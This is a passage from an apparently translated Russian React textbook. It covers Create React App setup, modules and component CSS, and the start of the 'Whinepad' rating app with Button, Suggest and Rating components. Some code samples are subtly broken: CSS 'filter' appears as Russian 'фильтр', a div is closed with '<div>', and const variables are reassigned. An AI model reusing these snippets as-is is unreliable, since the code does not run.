Файл `package.json`, расположенный в корневом каталоге приложения, содержит различные конфигурации для приложения (у CRA есть обширная документация: https://create-react-app.dev). Одна из частей конфигурации касается зависимостей, таких как

React и ReactDOM. Эти зависимости устанавливаются в папку node_modules в корне приложения.

Данные зависимости предназначены для разработки и сборки приложения, а не для развертывания. И их не следует включать, если вы делитесь кодом своего приложения с друзьями, коллегами или сообществом открытого исходного кода. Например, если вы собираетесь поделиться этим приложением в GitHub, то не включайте node_modules. Когда кто-то другой хочет внести свой вклад или вы хотите внести вклад в другое приложение, устанавливайте зависимости локально.

Попробуйте следующее. Удалите всю папку node_modules. Затем перейдите в корень приложения и введите:

```
$ npm i
```

Буква `i` означает install — «установить». Таким образом, все зависимости, перечисленные в вашем `package.json` (и их зависимости), будут установлены во вновь созданный каталог node_modules.

Рассмотрим код подробнее

Рассмотрим код, сгенерированный CRA, и отметим несколько особенностей, касающихся точек входа приложения (`index.html` и `index.js`), и то, как он обрабатывает зависимости JavaScript и CSS.

Индексы

В `public/index.html` вы найдете традиционную индексную страницу HTML, корень всего, что отображается в браузере. Именно здесь определяется `<div id="root">`, и именно здесь React будет отображать ваш компонент верхнего уровня и все его дочерние элементы.

Файл `src/index.js` является главным входом приложения с точки зрения React. Обратите внимание на верхнюю часть:

```
import React from 'react';
import ReactDOM from 'react-dom';
import './index.css';
import App from './App';
```

Модернизированный JavaScript

До сих пор примеры в книге работали только с простыми компонентами и обеспечивали доступность React и ReactDOM в качестве *глобальных переменных*. По мере того как вы переходите к более сложным приложениям, имеющим множество компонентов, вам понадобится план для лучшей организации. Добавлять глобальные переменные опасно (они могут привести к коллизии имен), а полагаться на то, что такие переменные будут присутствовать всегда, в лучшем случае ненадежно.

Вам нужны *модули*. Они разделяют различные функциональные части, из которых состоит ваше приложение, на небольшие управляемые файлы. Как правило, для каждой проблемы у вас должен быть отдельный модуль; модули и проблемы соотносятся один к одному. Некоторые модули могут быть отдельными компонентами React; некоторые — просто утилитами, связанными или не связанными с React, например, редюсер, пользовательский хук или библиотека, которая работает с форматированием дат или валют.

Общий шаблон для модуля таков: объявляйте зависимости вверху, экспортируйте внизу, реализуйте логику основного API между ними. Другими словами, есть три задачи:

- импортировать зависимости;
- предоставить API в виде функции/класса/объекта;
- экспортировать API.

Для React-компонента шаблон может выглядеть следующим образом:

```
import React from 'react';
import MyOtherComponent from './MyOtherComponent';

function MyComponent() {
  return <div>Hello</div>;
}

export default MyComponent;
```

И снова соглашение, которое может оказаться полезным: один модуль экспортирует один React-компонент.

Вы заметили разницу в импорте React по сравнению с `MyOtherComponent: from 'react'` и `from './MyOtherComponent'`? Последнее представляет собой путь к каталогу — вы даете модулю указание извлекать зависимость из местоположения файла относительно модуля, тогда как в первом случае зависимость извлекается из общего места (node_modules).

CSS

В `src/index.js` вы можете увидеть, что CSS обрабатывается так же, как и другой модуль:

```
import './index.css';
```

Файл `src/index.css` должен содержать общие стили, такие как `body`, `html` и т. д., которые применимы ко всей странице.

Помимо стилей для всего приложения, вам нужны особые стили для каждого компонента. В соответствии с соглашением о наличии одного CSS-файла (и одного JS-файла) для каждого React-компонента

рекомендуется иметь `MyComponent.css`, содержащий стили, относящиеся только к `MyComponent.js`, и ничего больше. Рекомендую также добавлять префикс ко всем именам классов, используемых в `MyComponent.js`, в виде: `MyComponent-`. Например:

```
.MyComponent-table {
  border: 1px solid black;
}

.MyComponent-table-heading {
  border: 1px solid black;
}
```

Несмотря на то что существует множество других способов создания CSS, будем придерживаться простоты и традиций: все, что будет работать только в браузере без какой-либо транспиляции.

Идем дальше

Теперь у вас есть пример простой конвейерной сборки и развертывания. Когда все это позади, можно перейти к более увлекательным темам: созданию и тестированию реального приложения с использованием самых последних многочисленных функциональных возможностей, которые может предложить современный JavaScript.

На данном этапе вы можете удалить приложение `hello` или оставить его для исследования и опробования идей.

ГЛАВА 7

Создание компонентов приложения

Итак, вы постигли все основы создания пользовательских React-компонентов (и применения встроенных компонентов), определения UI с помощью JSX, а также использования `create-react-app` для создания и развертывания результатов своей работы. Теперь пришло время приступить к созданию более совершенного приложения.

Приложение будет называться Whinepad, и оно позволит пользователям делать заметки и давать оценку всем дегустируемым винам. На самом деле это не обязательно должны быть вина; можно оценивать все что угодно, о чем захочется оставить отзыв. Это должно быть CRUD-приложение, умеющее делать все, что от него ожидается, то есть создавать, считывать, обновлять и удалять (create, read, update и delete — CRUD). Кроме того, оно должно быть приложением, выполняемым на стороне клиента и сохраняющим на его же стороне свои данные. Цель его создания — изучение React, поэтому информация, не относящаяся к React (например, хранение данных на стороне сервера, CSS-презентация), представлена в минимальном объеме.

При создании приложения рекомендуется начинать с небольших, многократно используемых компонентов и объединять их. Чем более независимыми и многоразовыми будут эти компоненты, тем лучше. В этой главе основное внимание уделяется созданию отдельных компонентов, а в следующей они будут собираться воедино.

Настройка

Сначала инициализируйте и запустите новое приложение CRA:

```
$ cd ~/reactbook/
$ npx create-react-app whinepad
$ cd whinepad
$ npm start
```

Приступим к программированию

Чтобы убедиться, что все работает должным образом, откройте `~/reactbook/whinepad/public/index.html` и измените заголовок документа, чтобы он соответствовал новому приложению:

```
// перед
<title>React App</title>

//после
<title>Whinepad</title>
```

Браузер автоматически перезагрузится, и вы увидите изменение заголовка (рис. 7.1).




Рис. 7.1. Первоначальный вид нового приложения

Теперь в целях организации сохраним все React-компоненты и соответствующие им CSS в новом каталоге whinepad/src/components. Весь другой код, который не является строго компонентным, например различные утилиты, которые могут вам понадобиться, можно разместить в каталоге whinepad/src/modules. Корневой каталог src содержит все файлы, созданные CRA. Конечно, вы можете изменить их, но любой новый код будет помещаться в один из двух каталогов новых компонентов или модулей `components` или `modules`:

```
whinepad/
├──  public/
│   ├── index.html
└── src/
    ├── App.css // сгенерировано CRA
    ├── App.js // сгенерировано CRA
    ├── ...
    └── components/      // здесь все компоненты
        │   ├── Excel.js
        │   ├── Excel.css
        │   ├── ...
        │   └── ...
        └── modules/    // здесь все вспомогательные модули JS
            ├── clone.js
            ├── ...
            └── ...
```

Рефакторинг компонента Excel

Запустим Whinepad. Это приложение для выставления оценок, в котором можно оставить заметки относительно новых вещей. Вы же не против, если в качестве экрана приветствия будет список вещей, уже прошедших оценку, имеющий форму привлекательной таблицы? Это означает, что нужно заново воспользоваться компонентом `Excel` из главы 4.

Сначала скопируем в `whinepad/src/components/Excel.js` версию `Excel`, извлеченную из файла `04.10.fn.table-reducer.html`, созданного в конце главы 4.

Теперь `Excel` может быть многократно используемым автономным компонентом, который ничего не знает о том, откуда берутся данные и как содержимое вставляется в HTML-страницу. Это просто React-компонент, один из строительных блоков приложения. И вы уже знаете, что пригодный к использованию компонент выполняет три задачи:

- импортирует зависимости;
- выполняет определенную работу;
- экспортирует компонент.

Игнорируя на минуту часть импорта зависимостей, теперь `Excel` может выглядеть следующим образом:

```
// зависимости расположены здесь

// выполнять работу
function Excel({headers, initialData}) {
  // то же, что и раньше
}

// экспорт
export default Excel;
```

Вернемся к зависимостям. Раньше, при работе с чистым HTML, React был глобальной переменной, как и `PropTypes`. Теперь вы импортируете их:

```
import React from 'react';
import PropTypes from 'prop-types';
```

Теперь вы можете использовать хук состояния с помощью метода `React.useState()`. Однако часто бывает удобно назначить

некоторые свойства React, используя именованный синтаксис импорта:

```
import {useState, useReducer} from 'react';
```

И теперь вы можете использовать хук состояния с помощью более короткого имени метода `useState()`.

Наконец, переместим помощник клонирования объектов в отдельный модуль, поскольку на самом деле это не является задачей `Excel` и его перемещение облегчит замену сделанной на скорую руку реализации на подходящую библиотеку в любое время позже. Это подразумевает импорт нового модуля клонирования из Excel:

```
import clone from '../modules/clone.js';
```

Реализация модуля `clone` находится в каталоге modules/, месте, предназначенном для модулей. Другими словами, это файл JavaScript без зависимостей, который носит имя `whinepad/src/modules/clone.js` и выглядит следующим образом:

```
function clone(o) {
  return JSON.parse(JSON.stringify(o));
}

export default clone;
```

При импорте файлов JavaScript можно не указывать расширение .js. Вы можете использовать:

```
import clone from '../modules/clone';
```

вместо:

```
import clone from '../modules/clone.js';
```

И тогда новый `Excel` будет выглядеть следующим образом:

```
import {useState, useReducer} from 'react';
import PropTypes from 'prop-types';
import clone from '../modules/clone';
```

```
// выполнить работу
function Excel({headers, initialData}) {
  // то же, что и раньше
}

// экспорт
export default Excel;
```

Версия 0.0.1 нового приложения

Теперь у вас есть автономный, повторно используемый компонент. Итак, давайте использовать его. Файл `App.js`, сгенерированный CRA, является компонентом верхнего уровня для приложения, и в него можно импортировать компонент `Excel`. Удалив сгенерированный CRA код и заменив его на `Excel` и некоторые временные данные, вы получите:

```
import './App.css';
import Excel from './components/Excel';

function App() {
  return (
    <div>
      <Excel
        headers={['Name', 'Year']}
        initialData={[
          ['Charles', '1859'],
          ['Antoine', '1943'],
        ]}
      />
    </div>
  );
}

export default App;
```

Таким образом, у вас получилось работающее приложение, показанное на рис. 7.2. Оно довольно скромное, но все же может искать и редактировать данные.




Рис. 7.2. Новое приложение

CSS

Как обсуждалось в главе 6, создадим по одному файлу CSS для каждого компонента. Таким образом, компонент `Excel.js` должен поставляться (при необходимости) с файлом `Excel.css`. Любые имена классов в `Excel.js` должны иметь префикс `Excel-`. В текущей реализации из главы 4 стили элементов задаются с помощью селекторов HTML (например, `table th {...}`), но в реальном приложении, состоящем из многократно используемых элементов, стили должны быть привязаны к компонентам, чтобы они не влияли на другие компоненты.

Есть много вариантов стилизации вашего приложения. Но в целях данного обсуждения сосредоточимся на деталях React. В этом поможет простое соглашение об именовании CSS.

Любые «глобальные» стили могут быть включены в создаваемый CRA файл `App.css`, но они должны быть ограничены небольшим набором действительно общих стилей, например шрифтов для всего приложения. CRA также генерирует `index.css`, но во избежание путаницы в расположении глобальных стилей удалим его.

Следовательно, верхнего уровня, который отображает Excel, становится таким:

```
return (
  <div className="Excel">
    {/* все остальное */}
  <div>
);
```

Теперь вы можете применить стили только к этому компоненту, используя префикс Excel:

```
.Excel table {
  width: 100%;
}

.Excel td {
  /* и т.д. */
}

.Excel th {
  /* и т.д. */
}
```

Локальное хранилище

Чтобы максимально ограничить обсуждение React, будем хранить все данные в браузере и не беспокоиться о серверной части. Но вместо того, чтобы жестко кодировать данные в приложении, воспользуемся хранилищем на стороне клиента localStorage. Если оно пустое, то одного значения по умолчанию должно быть достаточно, чтобы подсказать пользователю цель приложения.

Извлечение данных может происходить на верхнем уровне App.js:

```
const headers = localStorage.getItem('headers');
const data = localStorage.getItem('data');
```

```
if (!headers) {
  headers = ['Title', 'Year', 'Rating', 'Comments'];
  data = [['Red whine', '2021', '3', 'meh']];
}
```

Кроме того, просто удалим кнопку search из `Excel`; она должна стать частью собственного компонента, лучше отделенного от компонента `Excel`.

Ваше новое замечательное приложение теперь имеет стиль (рис. 7.3).

Title	Year	Rating	Comments
Red whine	2021	3	meh

Рис. 7.3. Приложение со стилем

Компоненты

Теперь, когда вы знаете, что настройка работает, пришло время создать все компоненты, из которых состоит приложение. На рис. 7.4 и 7.5 показаны скриншоты будущего приложения.




Рис. 7.4. Создаваемое приложение Whinepad




Рис. 7.5. Редактирование элементов

Повторное использование существующего компонента `<Excel>` позволило упростить начало работы, но этот компонент перегружен многими задачами. К нему лучше применить принцип «разделяй и властвуй»: разбить на небольшие компоненты, пригодные для многократного использования. Например, кнопки должны стать отдельными компонентами, чтобы их можно было использовать повторно вне контекста таблицы Excel.

Кроме того, приложение нуждается в других специализированных компонентах, например в виджете рейтинга, который показывает эмодзи, а не просто число, компонент диалога и т. д. Прежде чем приступить к созданию новых компонентов, настроимся на работу с новым приложением и воспользуемся еще одним вспомогательным средством — инструментом исследования компонентов. Его задачами являются:

- предоставление возможности разработки и тестирования компонентов в изолированной среде. Зачастую использование компонента в приложении приводит к тому, что вы привязываете компонент к приложению и сокращаете возможности его по-

вторного использования. Обособление компонента заставляет вас принимать более рациональные решения по его отделению от окружающей среды;

- предоставление возможности другим разработчикам вашей команды исследовать и повторно использовать существующие компоненты. По мере роста вашего приложения увеличивается количество разработчиков в команде. Можно минимизировать риск того, что два разработчика будут работать над совершенно одинаковыми компонентами, и поспособствовать повторному использованию компонентов (что приведет к ускорению разработки приложения). Для этого разумнее иметь все компоненты в одном месте, наряду с примерами их использования.

Существуют инструменты, которые позволяют обнаруживать и тестировать компоненты, но мы не будем вводить еще одну зависимость. Вместо этого воспользуемся облегченным подходом «сделай сам».

Исследование

Инструмент исследования может быть реализован как новый компонент, который существует вместе с приложением.

Эту задачу можно свести к созданию нового компонента (`src/components/Discovery.js`), в котором вы перечислите все ваши компоненты. Вы даже можете отобразить один и тот же компонент с различными свойствами, чтобы продемонстрировать различные сценарии использования компонента. Например:

```
import Excel from './Excel';
// сюда помещаются дополнительные import...

function Discovery() {
  return (
    <div>
      <h2>Excel</h2>
```

```
      <Excel
        headers={['Name', 'Year']}
        initialData={[
          ['Charles', '1859'],
          ['Antoine', '1943'],
        ]}
      />
      {/* сюда помещаются дополнительные компоненты */}
    </div>
  );
}

export default Discovery;
```

Теперь вы можете загрузить компонент инструмента исследования вместо реального приложения, используя URL в качестве условия в вашем `App.js`:

```
const isDiscovery = window.location.pathname.replace(/\//g, '')
=== 'discovery';

function App() {
  if (isDiscovery) {
    return <Discovery />;
  }
  return (
    <div>
      <Excel headers={headers} initialData={data} />
    </div>
  );
}
```

Теперь, если вы загрузите http://localhost:3000/discovery вместо http://localhost:3000/, то увидите все компоненты, которые добавили в `<Discovery>`. На данный момент здесь только один компонент, но скоро эта страница изменится. Ваш новый инструмент исследования компонентов (рис. 7.6) — это место, с которого можно начать экспериментировать с новыми компонентами по мере их появления. Приступим к работе и создадим их один за другим.




Рис. 7.6. Инструмент исследования компонентов для приложения Whinepad

Логотип и тело

Начав с нескольких простых компонентов, вы сможете убедиться, что все работает, и порадоваться, увидев быстрый прогресс. Есть два новых компонента, которые необходимы каждому приложению.

Логотип

Компонент `components/Logo.js` не требует многого. И чтобы показать, что это возможно, определим его с помощью стрелочной функции:

```
import logo from './../images/whinepad-logo.svg';

const Logo = () => {
  return <img src={logo} width="300" alt=" Whinepad logo" />;
};

export default Logo;
```

В каталоге src/images/ вы можете хранить файлы нужных вам изображений, родственных компонентам, расположенным в каталоге src/components/.

Тело

Тело также является простым местом для нескольких стилей, и оно только отображает переданные ему дочерние элементы:

```
import './Body.css';

const Body = ({children}) => {
  return <div className="Body">{children}</div>;
};

export default Body;
```

В файле `Body.css` вы ссылаетесь на изображения так же, как и в файле JavaScript: относительно места расположения CSS. Процесс сборки позаботится о том, чтобы извлечь изображения, на которые ссылается код, и упаковать их вместе с остальной частью приложения в каталог build/ (как вы уже видели в предыдущей главе):

```
.Body {
  background: url('./../images/back.jpg') no-repeat center
    center fixed;
  background-size: cover;
  padding: 40px;
}
```

Исследование компонентов

Они действительно являются простыми (и, возможно, ненужными, можете возразить вы, но приложения имеют тенденцию расти) и иллюстрируют, как вы начинаете собирать приложение из маленьких кусочков головоломки. И поскольку они существуют, они должны быть в инструменте исследования (как показано на рис. 7.7):

```
import Logo from './Logo';
import Header from './Header';
import Body from './Body';
```

```
function Discovery() {
  return (
    <div className="Discovery">
      <h2>Logo</h2>
      <div style={{background: '#f6f6f6',
        display: 'inline-block'}}>
        <Logo />
      </div>

      <h2>Body</h2>
      <Body>I am content inside the body</Body>

      {/* и т. д. */}

    </div>
  );
}
```




Рис. 7.7. Начало создания библиотеки компонентов

Компонент <button>

Не будет преувеличением сказать, что в каждом приложении нужна кнопка. Зачастую это красиво стилизованная обычная HTML-кнопка `<button>`, но иногда в качестве кнопки должна выступать гиперссылка `<a>` — именно этот элемент был необходим в главе 3

для создания кнопок скачивания файлов. А что, если создать новую кнопку `Button`, принимающую необязательное свойство `href`? Если это свойство присутствует, то в основе отображения будет фигурировать гиперссылка `<a>`.

В духе разработки на основе тестирования (test-driven development, TDD) можно приступить к работе, выбрав обратное направление и определив пример использования будущего компонента в компоненте `Discovery`:

```
import Button from './Button';

// ...

<h2>Buttons</h2>
<p>
  Button with onClick:{' '}
  <Button onClick={() => alert('ouch')}>Click me</Button>
</p>
<p>
  A link: <Button href="https://reactjs.org/">Follow me</Button>
</p>
<p>
  Custom class name:{' '}
  <Button className="Discovery-custom-button">I do nothing
  </Button>
</p>
```

(А нельзя ли тогда назвать это разработкой на основе исследований — discovery-driven development, или DDD?)

Файл Button.js

Рассмотрим полную версию кода в файле `components/Button.js`:

```
import classNames from 'classnames';
import PropTypes from 'prop-types';
import './Button.css';

const Button = (props) =>
```

```
  props.href ? (
    <a {...props} className={classNames('Button',
      props.className)}>
      {props.children}
    </a>
  ) : (
   <button {...props} className={classNames('Button',
     props.className)} />
  );

Button.propTypes = {
  href: PropTypes.string,
};

export default Button;
```

Код этого компонента короткий, но есть несколько моментов, которые следует отметить:

- он использует модуль `classnames` (подробнее об этом поговорим далее);
- в нем используется синтаксис функционального выражения (`const Button = () => {}` в отличие от `function Button() {}`). На самом деле нет причин использовать этот синтаксис в данном контексте; вам решать, какой синтаксис вы предпочитаете, но приятно знать, что это возможно;
- он использует оператор расширения `...props` как удобный способ сказать: «Какие бы свойства ни были переданы `Button`, перенесите их на базовый элемент HTML».

Пакет classnames

Помните эту строку?

```
import classNames from 'classnames';
```

Пакет `classnames` предоставляет вам полезную функцию при работе с именами классов CSS. Она помогает решить довольно часто

встречающуюся задачу — заставить ваш компонент использовать собственные классы, но при этом достаточно гибкая и позволяет проводить их настройку с помощью имен классов, передаваемых родительским компонентом.

Добавление пакета в вашу настройку CRA включает в себя выполнение следующих команд:

```
$ cd ~/reactbook/whinepad
$ npm i classnames
```

Обратите внимание, что ваш файл `package.json` обновлен с помощью новой зависимости.

Пример использования единственной функции пакета выглядит так:

```
const cssclasses = classNames('Button', props.className);
```

Эта строка объединяет имя класса `Button` с любыми (если таковые имеются) именами классов, переданными в качестве свойств при создании компонента (рис. 7.8).




Рис. 7.8. Компонент <Button> с пользовательским именем класса

Вы всегда можете сделать это самостоятельно и соединить имена классов, но classnames — крошечный пакет, который делает эту обычную задачу более удобной. Кроме того, он позволяет вам задавать имена классов условно, что тоже удобно, например:

```
<div className={classNames({
  ' mine': true, // безусловный
  'highlighted': this.state.active, // зависит от состояния...
  'hidden': this.props.hide, // ...или свойства
})} />
```

Формы

Перейдем к выполнению следующей задачи, которая необходима для любого приложения, в котором вводятся данные, — к работе с формами. Разработчиков приложений редко устраивает внешний вид встроенных в браузер форм ввода данных, что побуждает их создавать собственные версии. Приложение Whinepad в этом плане не является исключением.

Предлагаем создать универсальный компонент `<FormInput>` — фабрику, если хотите. В зависимости от своего свойства `type` этот компонент должен делегировать создание поля ввода более узкоспециализированным компонентам, например компонентам ввода данных: `<Suggest>`, `<Rating>` и т. д. Начнем с компонентов нижнего уровня.

Компонент <Suggest>

Необычные поля ввода с автоматическим предложением (известные как поля с упреждающим заполнением) встречаются в веб-приложениях довольно часто. Однако не будем ничего усложнять (как на рис. 7.9) и позаимствуем то, что уже предлагается браузером, а именно HTML-элементом `<datalist>` (https://developer.mozilla.org/en-US/docs/Web/HTML/Element/datalist).

Прежде всего обновим наш инструмент исследования:

```
<h2> Suggest</h2>
<p>
  <Suggest options={['eenie', 'meenie', 'miney', 'mo']} />
</p>
```

Теперь приступим к реализации компонента в файле `components/Suggest.js`:

```
import PropTypes from 'prop-types';

function Suggest({id, defaultValue = '', options=[]}) {

  const randomid = Math.random().toString(16).substring(2);
  return (
    <>
      <input
        id={id}
        list={randomid}
        defaultValue={defaultValue}
       />
       <datalist id={randomid}>
         {options.map((item, idx) => (
           <option value={item} key={idx} />
         ))}
      </datalist>
    </>
  );
}

Suggest.propTypes = {
  defaultValue: PropTypes.string,
  options: PropTypes.arrayOf(PropTypes.string),
};

export default Suggest;;
```

Как видно из предыдущего кода, в данном компоненте нет абсолютно ничего особенного; это всего лишь оболочка вокруг прикрепленных к нему (с помощью `randomid`) элементов `<input>` и `<datalist>`.

Рис. 7.9. Компонент <Suggest> в действии

Что касается нового синтаксиса JavaScript, то этот пример показывает, как можно использовать *деструктурирующее присваивание*, чтобы присвоить переменной несколько свойств и одновременно определить значения по умолчанию:

```
// до
function Suggest(props) {
  const id = props.id;
  const defaultValue = props.defaultValue || '';
  const options = props.options || [];
  // ...
}

// после
function Suggest({id, defaultValue = '', options=[]}) {}
```

Компонент <Rating>

Приложение предназначено для ведения заметок о том, что вы пробуете. Самый простой способ делать заметки — использовать показатель рейтинга в виде ряда звезд, скажем, от одной до пяти, где пять — самая высокая/лучшая оценка.

Этот компонент, предназначенный для многократного использования, должен быть настроен:

- на применение любого количества звезд (по умолчанию их исходное количество равно пяти, но почему бы не использовать, допустим, 11 звезд?);
- применение компонента только для чтения, поскольку вам не захочется, чтобы важные рейтинговые данные могли измениться из-за случайного щелчка на звездах.

Протестируйте компонент в нашем инструменте исследования (рис. 7.10):

```
<h2>Rating</h2>
<p>
  No initial value: <Rating />
</p>
<p>
  Initial value 4: <Rating defaultValue={4} />
</p>
<p>
  This one goes to 11: <Rating max={11} />
</p>
<p>
  Read-only: <Rating readonly={true} defaultValue={3} />
</p>
```




Рис. 7.10. Виджет рейтинга

Минимальные потребности реализации включают настройки свойств, их типов и значений по умолчанию, а также состояния, которое необходимо поддерживать:

```
import classNames from 'classnames';
import {useState} from 'react';
import PropTypes from 'prop-types';
import './Rating.css';

function Rating({id, defaultValue = 0, max = 5, readonly = false}) {
  const [rating, setRating] = useState(defaultValue);
  const [tempRating, setTempRating] = useState(defaultValue);

  // TODO: отображение выполняется здесь...

}

Rating.propTypes = {
  defaultValue: PropTypes.number,
  readonly: PropTypes.bool,
  max: PropTypes.number,
};

export default Rating;
```

Названия свойств говорят сами за себя: `max` представляет собой количество звезд, а `readonly` делает виджет, как нетрудно догадаться, доступным только для чтения. В состоянии фигурируют `rating` — текущее значение присвоенных звезд, а также `tempRating` — значение, используемое при перемещении пользователем указателя мыши над компонентом, когда еще не выражена готовность щелкнуть кнопкой мыши и отправить выбранный показатель рейтинга. И наконец, метод отображения. Он включает:

- цикл, создающий звезды от одной и до `props.max`. Все звезды отображаются с помощью символа с кодом `&#128514;`. Когда стиль `RatingOn` не применяется, звезды становятся серыми с помощью CSS-фильтра (`filter: grayscale(0.9);`);

- скрытое поле ввода, которое работает как реальное, принадлежащее форме «поле ввода» и позволяющее задавать значение в общем виде — подобно любому полю ввода `<input>`:

```
const stars = [];
for (let i = 1; i <= max; i++) {
  stars.push(
    <span
      className={i <= tempRating ? 'RatingOn' : null}
      key={i}
      onClick={() => (readonly ? null : setRating(i))}
      onMouseOver={() => (readonly ? null : setTempRating(i))}>
      &#128514;
    </span>,
  );
} return (
  <span
    className={classNames({
      Rating: true,
      RatingReadonly: readonly,
    })}
    onMouseOut={() => setTempRating(rating)}>
    {stars}
    <input id={id} type="hidden" value={rating} />
  </span>
);
```

Когда пользователь наводит указатель мыши на компонент, состояние `tempRating` обновляется, что приводит к изменению имени класса `RatingOn`. Когда пользователь щелкает кнопкой мыши, обновляется реальное состояние рейтинга, что также обновляет скрытое поле ввода. При выходе из компонента (при выходе указателя мыши за его пределы) значение `tempRating` будет сброшено и станет таким же, как и рейтинг.

Здесь вы также можете увидеть пример использования условных имен классов CSS с помощью функции `classNames`. Класс `Rating` применяется всегда, в то время как класс `RatingReadonly` применяется только тогда, когда свойство `readonly` имеет значение `true`.

А вот соответствующая часть CSS, которая имеет дело с поведением только для чтения и при наведении указателя мыши:

```
.Rating {cursor: pointer;}
.Rating.RatingReadonly {cursor: auto;}
.Rating span {фильтр: grayscale(0.9);}
.Rating .RatingOn { фильтр: grayscale(0);}
```

Компонент <FormInput>

